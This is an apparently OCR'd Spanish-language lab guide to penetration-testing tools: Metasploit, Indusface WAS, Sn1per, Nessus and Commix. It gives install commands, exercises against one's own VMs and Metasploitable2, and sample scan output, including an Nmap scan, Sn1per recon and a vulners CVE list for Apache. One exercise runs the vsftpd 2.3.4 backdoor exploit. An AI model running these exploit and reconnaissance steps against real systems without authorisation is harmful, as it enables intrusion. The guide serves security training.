1) Metasploit Framework


- **Para qué sirve (simple):** plataforma para **explotar vulnerabilidades**, con cientos de exploits y payloads.
- **Open-source:** Sí.
- **Instalar en Kali:** viene instalado; si no:

```
sudo apt update && sudo apt install -y metasploit-framework
msfconsole
```

- **Ejercicios:**

```
msfconsole → search vsftpd → use exploit/unix/ftp/vsftpd_234_backdoor
(contra Metasploitable2) → configura RHOSTS y run.
```

1. Usar **auxiliary/scanner/portscan/tcp** para escanear puertos de una VM propia.




---

2) Indusface Web Application Scanning (WAS)

- **Para qué sirve:** escáner **SaaS** de vulnerabilidades web (inyecciones, XSS, etc.).
- **Open-source:** No (comercial / cloud).
- **Instalar en Kali:** No aplica; se usa en la web tras registrarte.
- **Ejercicios:**


1. Dar de alta un subdominio de laboratorio y lanzar un escaneo.
2. Revisar el informe y clasificar 3 hallazgos por criticidad.



3) Sn1per

- **Para qué sirve: reconocimiento automatizado** (enumera servicios, subdominios, puertos, etc.).
- **Open-source:** Sí (edición community).
- **Instalar en Kali:**


```
sudo apt install -y sniper || { git clone https://github.com/1N3/Sn1per && cd Sn1per && sudo ./install.sh; }
```




- **Ejercicios:**

  `sniper -t 192.168.56.10 (tu VM) para recon básico.`

  `sniper -f targets.txt con 2–3 IPs internas de lab y comparar resultados.`







```
 RUNNING TCP PORT SCAN
================================================================================
31](12:24)x•
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 12:24 CET
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000050s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 60 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql
5432/tcp open  postgresql

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
```

```
7531… 1324.1634319… 127.0.0.1  127.0.0.1  TCP  58 54030 → 35665 [SYN] Seq=0
7531… 1324.1634341… 127.0.0.1  127.0.0.1  TCP  54 35665 → 54030 [RST, ACK]
7531… 1324.1634381… 127.0.0.1  127.0.0.1  TCP  58 54030 → 59373 [SYN] Seq=0
7531… 1324.1634405… 127.0.0.1  127.0.0.1  TCP  54 59373 → 54030 [RST, ACK]
7531… 1324.1634444… 127.0.0.1  127.0.0.1  TCP  58 54030 → 23172 [SYN] Seq=0
7531… 1324.1634467… 127.0.0.1  127.0.0.1  TCP  54 23172 → 54030 [RST, ACK]
7531… 1324.1634507… 127.0.0.1  127.0.0.1  TCP  58 54030 → 20103 [SYN] Seq=0
7531… 1324.1634528… 127.0.0.1  127.0.0.1  TCP  54 20103 → 54030 [RST, ACK]
7531… 1324.1634569… 127.0.0.1  127.0.0.1  TCP  58 54030 → 36538 [SYN] Seq=0
7531… 1324.1634592… 127.0.0.1  127.0.0.1  TCP  54 36538 → 54030 [RST, ACK]
7531… 1324.1634632… 127.0.0.1  127.0.0.1  TCP  58 54030 → 46052 [SYN] Seq=0
7531… 1324.1634654… 127.0.0.1  127.0.0.1  TCP  54 46052 → 54030 [RST, ACK]
7531… 1324.1634696… 127.0.0.1  127.0.0.1  TCP  58 54030 → 43923 [SYN] Seq=0
7531… 1324.1634719… 127.0.0.1  127.0.0.1  TCP  54 43923 → 54030 [RST, ACK]
7531… 1324.1634758… 127.0.0.1  127.0.0.1  TCP  58 54030 → 50000 [SYN] Seq=0
7531… 1324.1634782… 127.0.0.1  127.0.0.1  TCP  54 50000 → 54030 [RST, ACK]
7531… 1324.1634822… 127.0.0.1  127.0.0.1  TCP  58 54030 → 58673 [SYN] Seq=0
7531… 1324.1634848… 127.0.0.1  127.0.0.1  TCP  54 58673 → 54030 [RST, ACK]
7531… 1324.1634896… 127.0.0.1  127.0.0.1  TCP  58 54030 → 35072 [SYN] Seq=0
7531… 1324.1634919… 127.0.0.1  127.0.0.1  TCP  54 35072 → 54030 [RST, ACK]
7531… 1324.1634958… 127.0.0.1  127.0.0.1  TCP  58 54030 → 17901 [SYN] Seq=0
7531… 1324.1634980… 127.0.0.1  127.0.0.1  TCP  54 17901 → 54030 [RST, ACK]
7531… 1324.1635024… 127.0.0.1  127.0.0.1  TCP  58 54030 → 24048 [SYN] Seq=0
7531… 1324.1635047… 127.0.0.1  127.0.0.1  TCP  54 24048 → 54030 [RST, ACK]
7531… 1324.1635087… 127.0.0.1  127.0.0.1  TCP  58 54030 → 20512 [SYN] Seq=0
7531… 1324.1635110… 127.0.0.1  127.0.0.1  TCP  54 20512 → 54030 [RST, ACK]
```

```
~/Documents/box/Modlishka master ?2 ❯ sudo sniper -t 192.168.0.64
[*] Loaded configuration file from /usr/share/sniper/sniper.conf [OK]
[*] Loaded configuration file from /root/.sniper.conf [OK]
[*] Saving loot to /usr/share/sniper/loot/ [OK]
[*] Scanning 192.168.0.64 [OK]
[*] Checking for active internet connection [OK]
[*] Loaded configuration file from /usr/share/sniper/sniper.conf [OK]
[*] Loaded configuration file from /root/.sniper.conf [OK]
[*] Saving loot to /usr/share/sniper/loot/workspace/192.168.0.64 [OK]
[*] Scanning 192.168.0.64 [OK]

                 ____
    _________   / __/___  ___  _____
   / ___/ __ \ / /_/ __ \/ _ \/ ___/
  (__  ) / / // __/ /_/ /  __/ /
 /____/_/ /_//_/  .___/\___/_/
                /_/

 + -- --=[https://sn1persecurity.com
 + -- --=[Sn1per v9.2 by @xer0dayz

================================================================================•x[2025-10-
31](14:33)x•
 GATHERING DNS INFO
================================================================================•x[2025-10-
31](14:33)x•
================================================================================•x[2025-10-
31](14:33)x•
 CHECKING FOR SUBDOMAIN HIJACKING
================================================================================•x[2025-10-
31](14:33)x•

================================================================================•x[2025-10-
31](14:33)x•
 PINGING HOST
================================================================================•x[2025-10-
31](14:33)x•
PING 192.168.0.64 (192.168.0.64) 56(84) bytes of data.
64 bytes from 192.168.0.64: icmp_seq=1 ttl=64 time=4.73 ms

--- 192.168.0.64 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 4.725/4.725/4.725/0.000 ms

================================================================================•x[2025-10-
```

YO PUEDO ESCANEAR PERO POR ALGUNA RAZÓN NO PUEDEN ESCANEARME A MI, A PESAR DE ESTAR EL CORTAFUEGOS DESHABILITADO, UFW, NFTABLES, …




```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.65 ((Debian))
|_http-server-header: Apache/2.4.65 (Debian)
| http-brute:
|_  Path "/" does not require authentication
| vulners:
|   cpe:/a:apache:http_server:2.4.65:
|       CNVD-2024-36391 9.8     https://vulners.com/cnvd/CNVD-2024-36391
|       CNVD-2024-36388 9.8     https://vulners.com/cnvd/CNVD-2024-36388
|       CNVD-2022-41640 9.8     https://vulners.com/cnvd/CNVD-2022-41640
|       CNVD-2020-46280 9.8     https://vulners.com/cnvd/CNVD-2020-46280
|       1337DAY-ID-34882        9.8     https://vulners.com/zdt/1337DAY-ID-34882        *EXPLOIT*
|       FD2EE3A5-BAEA-5845-BA35-E6889992214F    9.1     https://vulners.com/githubexploit/FD2EE3A5-BAEA-5845-BE6889992214F    *EXPLOIT*
|       E606D7F4-5FA2-5907-B30E-367D6FFECD89    9.1     https://vulners.com/githubexploit/E606D7F4-5FA2-5907-B30E-367D6FFECD89        *EXPLOIT*
|       D8A19443-2A37-5592-8955-F614504AAF45    9.1     https://vulners.com/githubexploit/D8A19443-2A37-5592-8F614504AAF45    *EXPLOIT*
|       CNVD-2025-16610 9.1     https://vulners.com/cnvd/CNVD-2025-16610
|       CNVD-2024-36387 9.1     https://vulners.com/cnvd/CNVD-2024-36387
|       CNVD-2024-33814 9.1     https://vulners.com/cnvd/CNVD-2024-33814
|       B5E74010-A082-5ECE-AB37-623A5B33FE7D    9.1     https://vulners.com/githubexploit/B5E74010-A082-5ECE-AB37-623A5B33FE7D        *EXPLOIT*
|       5418A85B-F4B7-5BBD-B106-0800AC961C7A    9.1     https://vulners.com/githubexploit/5418A85B-F4B7-5BBD-B106-0800AC961C7A        *EXPLOIT*
|       CNVD-2023-30860 9.0     https://vulners.com/cnvd/CNVD-2023-30860
|       D6E5CEC7-9ED8-5F96-A93E-768E2674DBCB    8.8     https://vulners.com/githubexploit/D6E5CEC7-9ED8-5F96-A93E-768E2674DBCB        *EXPLOIT*
|       CNVD-2021-102387        8.2     https://vulners.com/cnvd/CNVD-2021-102387
|       EDB-ID:46676    7.8     https://vulners.com/exploitdb/EDB-ID:46676      *EXPLOIT*
|       CNVD-2019-08946 7.8     https://vulners.com/cnvd/CNVD-2019-08946
|       706A08EF-16F2-59B5-B98E-EB8B83215AB1    7.8     https://vulners.com/gitee/706A08EF-16F2-59B5-B98E-EB8B83215AB1    *EXPLOIT*
|       EDB-ID:40909    7.5     https://vulners.com/exploitdb/EDB-ID:40909      *EXPLOIT*
|       CNVD-2025-16613 7.5     https://vulners.com/cnvd/CNVD-2025-16613
|       CNVD-2025-16612 7.5     https://vulners.com/cnvd/CNVD-2025-16612
|       CNVD-2025-16609 7.5     https://vulners.com/cnvd/CNVD-2025-16609
|       CNVD-2025-16608 7.5     https://vulners.com/cnvd/CNVD-2025-16608
|       CNVD-2025-16603 7.5     https://vulners.com/cnvd/CNVD-2025-16603
|       CNVD-2024-36393 7.5     https://vulners.com/cnvd/CNVD-2024-36393
|       CNVD-2024-36390 7.5     https://vulners.com/cnvd/CNVD-2024-36390
|       CNVD-2024-36389 7.5     https://vulners.com/cnvd/CNVD-2024-36389
|       CNVD-2022-51058 7.5     https://vulners.com/cnvd/CNVD-2022-51058
|       CNVD-2022-13199 7.5     https://vulners.com/cnvd/CNVD-2022-13199
|       CNVD-2022-03205 7.5     https://vulners.com/cnvd/CNVD-2022-03205
|       CNVD-2020-46281 7.5     https://vulners.com/cnvd/CNVD-2020-46281
|       CNVD-2020-46279 7.5     https://vulners.com/cnvd/CNVD-2020-46279
|       CNVD-2019-08945 7.5     https://vulners.com/cnvd/CNVD-2019-08945
```

---

4) Tenable Nessus

- **Para qué sirve: evaluación de vulnerabilidades** (red/sistemas) con informes detallados.
- **Open-source:** No (propietario; “Essentials” es gratis con registro).
- **Instalar en Kali:** descarga el .deb de Tenable y:

```
sudo dpkg -i Nessus-*-debian*.deb

sudo systemctl enable --now nessusd

# Navega a https://localhost:8834 para configurar
```

- **Ejercicios:**
  1. Crear un **scan básico** de tu VM Metasploitable2.
  2. Exportar reporte y priorizar 3 CVEs por CVSS.

---

5) Commix


- **Para qué sirve:** detecta y explota **Command Injection** en webs.
- **Open-source:** Sí.
- **Instalar en Kali:**

```
sudo apt install -y commix
```

```
